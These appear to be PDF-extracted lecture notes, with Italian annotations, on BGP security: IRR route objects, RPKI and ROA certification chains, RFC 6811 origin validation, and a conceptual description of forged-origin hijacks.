remarks:      * from the following will be ignored! *  
remarks:      * Any abuse reports, please send them to *  
remarks:      * abuse@business.telecomitalia.it *  
remarks:  
*****  
mnt-by:        INTERB-MNT  
created:       2010-04-30T09:24:32Z  
last-modified: 2017-07-17T12:18:11Z  
source:        RIPE # Filtered  
  
% This query was served by the RIPE Database Query Service version 1.101 (BLAARKOP)  
  
marlon@marlonsMBP ~ %
```

Registration of Route Objects in Internet Routing Registries

- ❑ Network operators often obtain route object information from the IRRs and/or RADb for creating prefix filters in their BGP routers
- ❑ Efforts are encouraged to create complete and accurate IRR data in line with the current operational reality...
- ❑ ... but even greater efforts should be devoted to creating ***route origin authorizations (ROAs)*** because ***RPKI*** provides a stronger authentication and validation framework for network operators than IRR (see next slides)

Security Recommendation: route objects corresponding to the BGP routes originating from an AS should be registered and actively maintained in an appropriate RIR's IRR. Enterprises should ensure that appropriate IRR information exists for all IP address space used directly and outsourced

Certification of Resources in Resource Public Key Infrastructure (1)

- ❑ ***Resource Public Key Infrastructure (RPKI)*** is a standards-based approach for providing cryptographically secured registries of internet resources and routing authorizations (see RFC 6480 and RFC 6482)
- ❑ To better understand the role of RPKI let's review the hierarchical approach for IPv4/IPv6 address and AS number resource allocations
 - ❑ The Internet Assigned Numbers Authority (***IANA***) allocates resources to the regional internet registries (***RIRs***)
 - ❑ The ***RIRs*** sub-allocate resources to ***ISPs*** and ***enterprises***
 - ❑ The ***ISPs*** may further suballocate to ***other ISPs*** and ***enterprises***
 - ❑ (In some regions) ***RIRs*** sub-allocate to ***local internet registries (LIRs)*** which in turn suballocate to ***ISPs*** and ***enterprises***
 - ❑ this is the case in Europe. RIPE delegates resource allocation to a number of LIRs
 - ❑ LIRs include ISPs (e.g. Telecom Italia) and enterprises (e.g. Aruba)


Certification of Resources in Resource Public Key Infrastructure (2)

- ❑ RPKI is a ***global certificate authority*** (CA) and ***registry service*** offered by all regional internet registries (RIRs)
- ❑ The RPKI certification chain follows the same allocation hierarchy as for the resource allocation (see the figure in the next slide)
- ❑ Each of the five RIRs (AFRINIC, APNIC, ARIN, LACNIC, and RIPE) maintains an independent trust anchor for RPKI certification services in its respective region
 - ❑ *IOW they are 5 independent root CAs*

Resource allocation and certificate chain in RPKI

Note: for the other RIRs the approach is the same (a LIR may be included in the chain)

sono indipendenti CA,
possono anche delegare
qualcuno per firmare
risorse di customer.



Certification of Resources in Resource Public Key Infrastructure (3)


stesso standard di https

- ❑ RPKI is based on the X.509 standard with RFC 3779 extensions that describe special certificate profiles for internet number resources (prefixes and AS numbers) [RFC 5280, RFC 6487, RFC 3779].
- ❑ The **RIRs issue resource certificates** (i.e., certificate authority (CA) certificates) to ISPs and enterprises with registered number resource allocations and assignments.
- ❑ There are two models of resource certification
 - ❑ **hosted**: the RIR keeps and manages keys and performs RPKI operations on their servers
 - ❑ **delegated**: a resource holder (an ISP or enterprise) receives a CA certificate from their RIR, hosts their own certificate authority, and performs RPKI operations
 - ❑ e.g., signs route origin authorizations, issues subordinate resource certificates to their customers

BGP Origin Validation (BGP-OV) (1)

- ❑ Once an address prefix owner obtains **a CA certificate**, they can generate an **end-entity (EE) certificate** and use the private key associated with the EE certificate **to digitally sign a route origin authorization (ROA)**
- ❑ **ROA functions:**
 - ❑ It declares a specific AS as an authorized originator of announcements for the prefix
 - ❑ It specifies one or more prefixes (optionally a maxlen per prefix) and a single AS number
 - ❑ If a maxlen is specified for a prefix in the ROA, then any more-specific (i.e., longer) prefixes (subsumed under the prefix) with a length not exceeding the maxlen are permitted to be originated from the specified AS
 - ❑ In the absence of an explicit maxlen for a prefix, the maxlen is equal to the length of the prefix itself
 - ❑ If the resource owner has a resource certificate listing multiple prefixes, they can create one ROA in which some or all those prefixes are listed.
 - ❑ Alternatively, they can create one ROA per prefix
 - ❑ ROAs can also be created (and signed) by an ISP (transit provider) on behalf of its customer

RPKI certificate chain: high level example




RPKI data retrieval, caching, and propagation to routers

- ❑ Once created, RPKI data is used throughout the internet by relying parties (RPs), such as ***RPKI-validating servers***
- ❑ RPs can access RPKI data from the ***repositories*** using either the rsync protocol or the ***RPKI Repository Delta Protocol (RRDP***, AKA “delta protocol”) (RFC8182)
- ❑ A BGP router typically accesses the required ROA data from one or more RPKI cache servers that are maintained by its AS
- ❑ The ***RPKI-to-router (RTR)*** protocol is used for communication between the RPKI cache server and the router (RFC 8210) viene prodotta lista prefissi ed AS.

BGP router non fa la validazione, dal server il BGP router scarica la lista di prefissi e AS numbers da un cache server

RPKI data retrieval, caching, and propagation to routers



nell'AS ci sono alcuni RPKI VS che fanno la validazione dei prefissi che scaricano e nelle cache salvano i dati necessari. Questi dati vengono aggiornati periodicamente.

How routers use ROAs as prevention for hijacking and leaking

nelle data structures mandate a BGP abbiamo:


- ❑ A BGP router receives a validated list of **(prefix, maxlenlength, origin AS)** tuples (derived from valid ROAs) from one or more RPKI cache servers
- ❑ The router makes use of this list with the **BGP origin validation (BGP-OV) process** to determine the validation state of an advertised route (RFC 6811)
 - ❑ A route has a **Valid** origin if the **(prefix, origin AS)** pair in the advertised route can be corroborated with the list
 - ❑ A route is considered **Invalid** if there is a mismatch with the list (i.e., AS number does not match, or the prefix length exceeds maxlenlength) viene fatto il detect in questo modo di un hijack attack
 - ❑ A route is deemed **NotFound** if the prefix announced is not covered by any prefix in the white list (i.e., there is no ROA that contains a prefix that equals or subsumes the announced prefix)
 - ❑ When an AS_SET (unordered AS_PATH sequence) is present in a BGP update, it is not possible to clearly determine the origin AS from the AS_PATH

quando viene ricevuto un
announcement bisogna vedere le
ROA information

nelle RFC abbiamo best practices, in cui suggeriscono che se riceviamo
AS_SET, dobbiamo buttarlo.

Algorithm for origin validation (based on RFC 6811)


per mitigare hijacking



RPKI BGP OV current adoption status

- ❑ There are several implementations of RPKI-based BGP OV in both hardware and software-based router platforms [Juniper] [Cisco] [Patel] [Scudder] [NIST-SRx] [Parsons2] [goBGP] [RTRlib].
- ❑ Deployment guidance and configuration guidance for many of these implementations are available from several sources
- ❑ Although BGP-OV is already implemented in commercial BGP routers, the activation and ubiquitous use of RPKI and BGP-OV in BGP routers require motivation and commitment on the part of network operators.
- ❑ Check the following link for a continuous monitoring of the adoption status:
<https://rpki-monitor.antd.nist.gov/>

From <https://rpki-monitor.antd.nist.gov/>



NIST RPKI Monitor: RPKI-ROV Analysis

Protocol: IPv4


RIR: All

Date: 2021-10-13 18:00


Cloudflare RPKI portal <https://rpki.cloudflare.com/>

Found **288,698** ROAs in the global RPKI system.

Trust Anchors



Prefix Max Length



What should the operators do in this partial deployment status?

- ❑ In partial/incremental deployment state of the RPKI, the permissible {prefix, origin ASN} pairs for performing BGP-OV should be generated by taking the union of such data obtained from ROAs, IRR data, and customer contracts
- ❑ BGP-OV results should be incorporated into local policy decisions to select BGP best path
- ❑ How BGP-OV results are used in path selection is strictly a local policy decision for each network operator
- ❑ Typical policy choices include:
 - ❑ ***Tag-Only*** – BGP-OV results are only used to tag/log data about BGP routes for diagnostic purposes
 - ❑ ***Prefer-Valid*** – Use local preference settings to give priority to valid routes. Note that this is only a tie-breaking preference among routes with the exact same prefix
 - ❑ ***Drop-Invalid*** – Use local policy to ignore invalid routes in the BGP decision process

A deeper look at a real ROA certification chain

Online ROA validator from <https://rpki.cloudflare.com/>

The screenshot shows a web browser window for the RPKI Portal at rpki.cloudflare.com. The main table displays one ROA entry:

ASN	Prefix	Max Length	IP Family	Trust Anchor	Emitted	Expiration
AS5394	81.29.184.0/21	/21	IPv4	RIPE	13/10/2021	in 8 months

Below the table, the detailed view for the ROA is shown:

Prefix: 81.29.184.0/21
Max Length: /21
ASN: 5394
Emitted: Wed, 13 Oct 2021 15:21:44 GMT
Validity: Wed, 13 Oct 2021 15:21:44 GMT - Fri, 01 Jul 2022 00:00:00 GMT
Trust Anchor: RIPE
Name: cd945c3eea1e8e51451940bf08b1801cf41132fa
Key: cd945c3eea1e8e51451940bf08b1801cf41132fa
Parent Key: a4cb50e78a3a31e3375cf2aab865e845ff2e99c1
Path: rsync://rpki.ripe.net/repository/DEFAULT/57/b1f2e0-8a60-4c8a-90dc-4be794d6406d/1/zRcPuoejFFGUC_CLGAHPQR
Mvo.roa

On the right side, there is a sidebar with tabs: Trust Anchor, Certificate, ROA file, ROA, and Selected. The ROA tab is selected. It lists trust anchors and their associated ROAs:

- RIPE Trust Anchor (23 ROAs): 2a7dd1d787d793e4c8af56e197d4eed92af6ba13
- 2a94a8dd554ae70107209c70b6407555ddde669 (23 ROAs)
- a4cb50e78a3a31e3375cf2aab865e845ff2e99c1 (23 ROAs)
- cd945c3eea1e8e51451940bf08b1801cf41132fa (AS5394)

A callout box highlights the ROA details: 81.29.184.0/21, Max Length: /21, ASN: 5394, Emited: 13/10/2021, Trust Anchor: RIPE.

Trust Anchor	Certificate	ROA file	ROA	Selected
RIPE Trust Anchor				
2a7dd1d787d793e4c8af56e197d4eed92af6ba15 23 ROAS				
2a94a8dd554ae701072099c70b6407555ddde669 23 ROAS				
a4cb50e78a3a31e3375cf2aab865e845ff2e99c1 23 ROAS				
cd945c3eea1e8e51451940bf08b1801cf41132fa AS5394				

RIPE Trust Anchor uguale per tutte IRR

ASNs: 0-4294967295

IPs: 0.0.0.0/0, ::/0

Validity: Tue, 28 Nov 2017 14:39:55 GMT - Sun, 28 Nov 2117 14:39:55 GMT

Trust Anchor: RIPE

Name: ripe-ncc-ta

Key: e8552b1fd6d1a4f7e404c6d8e5680d1ebc163fc3

Parent Key: -

Path: rsync://rpki.ripe.net/ta/ripe-ncc-ta.cer

Subject Information Access (SIA): rsync://rpki.ripe.net/repository/ripe-ncc-ta.mft

<https://rrdp.ripe.net/notification.xml>

<rsync://rpki.ripe.net/repository/>

"url" in cui scarichiamo certificati relativi a RIPE



"All Resources" intermediate certificate

ASNs: 0-4294967295

IPs: 0.0.0.0/0, ::/0

Validity: Tue, 28 Sep 2021 10:31:33 GMT - Fri, 01 Jul 2022 00:00:00 GMT

Trust Anchor: RIPE

Name: 2a7dd1d787d793e4c8af56e197d4eed92af6ba13

Key: 2a7dd1d787d793e4c8af56e197d4eed92af6ba13

Parent Key: e8552b1fd6d1a4f7e404c6d8e5680d1ebc163fc3

Path: rsync://rpki.ripe.net/repository/2a7dd1d787d793e4c8af56e197d4eed92af6ba13.cer

Subject Information Access (SIA):	rsync://rpki.ripe.net/repository/aca/ rsync://rpki.ripe.net/repository/aca/Kn3R14 Tlrlbhl9Tu2Sr2uhM.mft https://rrdp.ripe.net/notification.xml
--	--

Trust Anchor Certificate ROA file ROA Selected

RIPE Trust Anchor
2a7dd1d787d793e4c8af56e197d4eed92af6ba13 23 ROAS
2a94a8dd554ae701072099c70b6407555dd...669 23 ROAS
a4cb50e78a3a31e3375cf2aab865e845ff2e99c1 23 ROAS
cd945c3eea1e8e51451940bf08b1801cf41132fa AS5394

Resource Owning Certificate		
ASNs	IPs	Expiration
7	1.178.224.0/19	
28	1.179.112.0/20	
137	2.0.0.0/8	
224	5.0.0.0-5.28.31.255	
248-251	5.28.40.0-5.45.35.255	
261	5.45.40.0-5.254.127.255	in 8 months
286	5.254.160.0-5.255.255.255	
288	13.116.0.0-13.123.255.255	
294	13.140.0.0/14	
375	13.168.0.0-13.183.255.255	
and 240 more...		
and 2808 more...		

certificato per la specifica entity AS che possiede la risorsa
(nell'esempio è per UNIDATA ed ECITY NETKA, due compagnie fuse)

Trust Anchor Certificate ROA file ROA Selected

RIPE Trust Anchor
2a7dd1d787d793e4c8af56e197d4eed92af6ba13 23 ROAS
2a94a8dd554ae701072099c70b6407555dd 23 ROAS
a4cb50e78a3a31e3375cf2aab865e845ff2e99c1 23 ROAS
cd945c3eea1e8e51451940bf08b1801cf41132fa AS5394

End Entity Certificate

ASNs: 5394, 16035
IPs: 77.39.160.0/19, 77.39.224.0/19, 81.29.180.0-81.29.191.255, 185.152.156.0/22, 194.79.192.0/19, 194.183.0.0/19, 195.94.128.0/18, 195.250.224.0/19, 213.233.0.0/18, 217.72.96.0/20, 2a02:688::/32
Validity: Fri, 01 Jan 2021 04:47:35 GMT - Fri, 01 Jul 2022 00:00:00 GMT
Trust Anchor: RIPE
Name: a4cb50e78a3a31e3375cf2aab865e845ff2e99c1
Key: a4cb50e78a3a31e3375cf2aab865e845ff2e99c1
Parent Key: 2a94a8dd554ae701072099c70b6407555ddde669
Path: rsync://rpki.ripe.net/repository/DEFAULT/pMtQ54o6MeM3XPKquGXoRf8umcE.cer
Subject Information
Access (SIA):
rsync://rpki.ripe.net/repository/DEFAULT/57/b1f2e0-8a60-4c8a-90dc-4be794d6406d/1/
rsync://rpki.ripe.net/repository/DEFAULT/57/b1f2e0-8a60-4c8a-90dc-
4be794d6406d/1/pMtQ54o6MeM3XPKquGXoRf8umcE.mft
<https://rrdp.ripe.net/notification.xml>

ASN 5349: UNIDATA Unidata
ASN 16035: ECITY NETKA

Why the same EE? << In December 2002, the extraordinary shareholders' meeting of eCity S.r.l. resolved to transform the company into a joint stock company and changed its name to "Unidata S.p.A." >>

Trust Anchor Certificate ROA file ROA Selected

RIPE Trust Anchor
2a7dd1d787d793e4c8af56e197d4eed92af6ba13 23 ROAS
2a94a8dd554ae701072099c70b6407555ddde669 23 ROAS
a4cb50e78a3a31e3375cf2aab865e845ff2e99c1 23 ROAS
cd945c3eea1e8e51451940bf08b1801cf41132fa AS5394

ROA file containing 23 ROAs

ASN	Prefix	Max Length	IP Family	Trust Anchor	Emitted	Expiration
AS5394	81.29.184.0/21	/21	IPv4	RIPE	13/10/2021	in 8 months
AS5394	81.29.180.0/22	/22	IPv4	RIPE	13/10/2021	in 8 months
AS5394	195.94.152.0/24	/24	IPv4	RIPE	13/10/2021	in 8 months
AS5394	194.183.0.0/19	/19	IPv4	RIPE	13/10/2021	in 8 months
AS5394	77.39.224.0/20	/20	IPv4	RIPE	13/10/2021	in 8 months
AS5394	77.39.224.0/19	/19	IPv4	RIPE	13/10/2021	in 8 months


...

Forged-Origin Hijacks and BGP path validation

Forged-Origin Hijacks

- ❑ With ROA-based origin validation an AS can not announce a prefix unless it has a valid ROA
- ❑ However, a purposeful malicious hijacker can forge the origin AS of any update by prepending the number of an AS found in a ROA for the target prefix onto their own unauthorized BGP announcement
- ❑ **BGP origin validation is necessary but, by itself, is insufficient for fully securing the prefix and AS path in BGP announcements!** Il problema nasce quindi sul PATH-AS
- ❑ For greater impact, in conjunction with forging the origin, the attacker may replace the prefix in the route with a more-specific prefix (subsumed under the announced prefix) that has a length not exceeding the maxlen in the ROA

Forged-Origin Hijacks



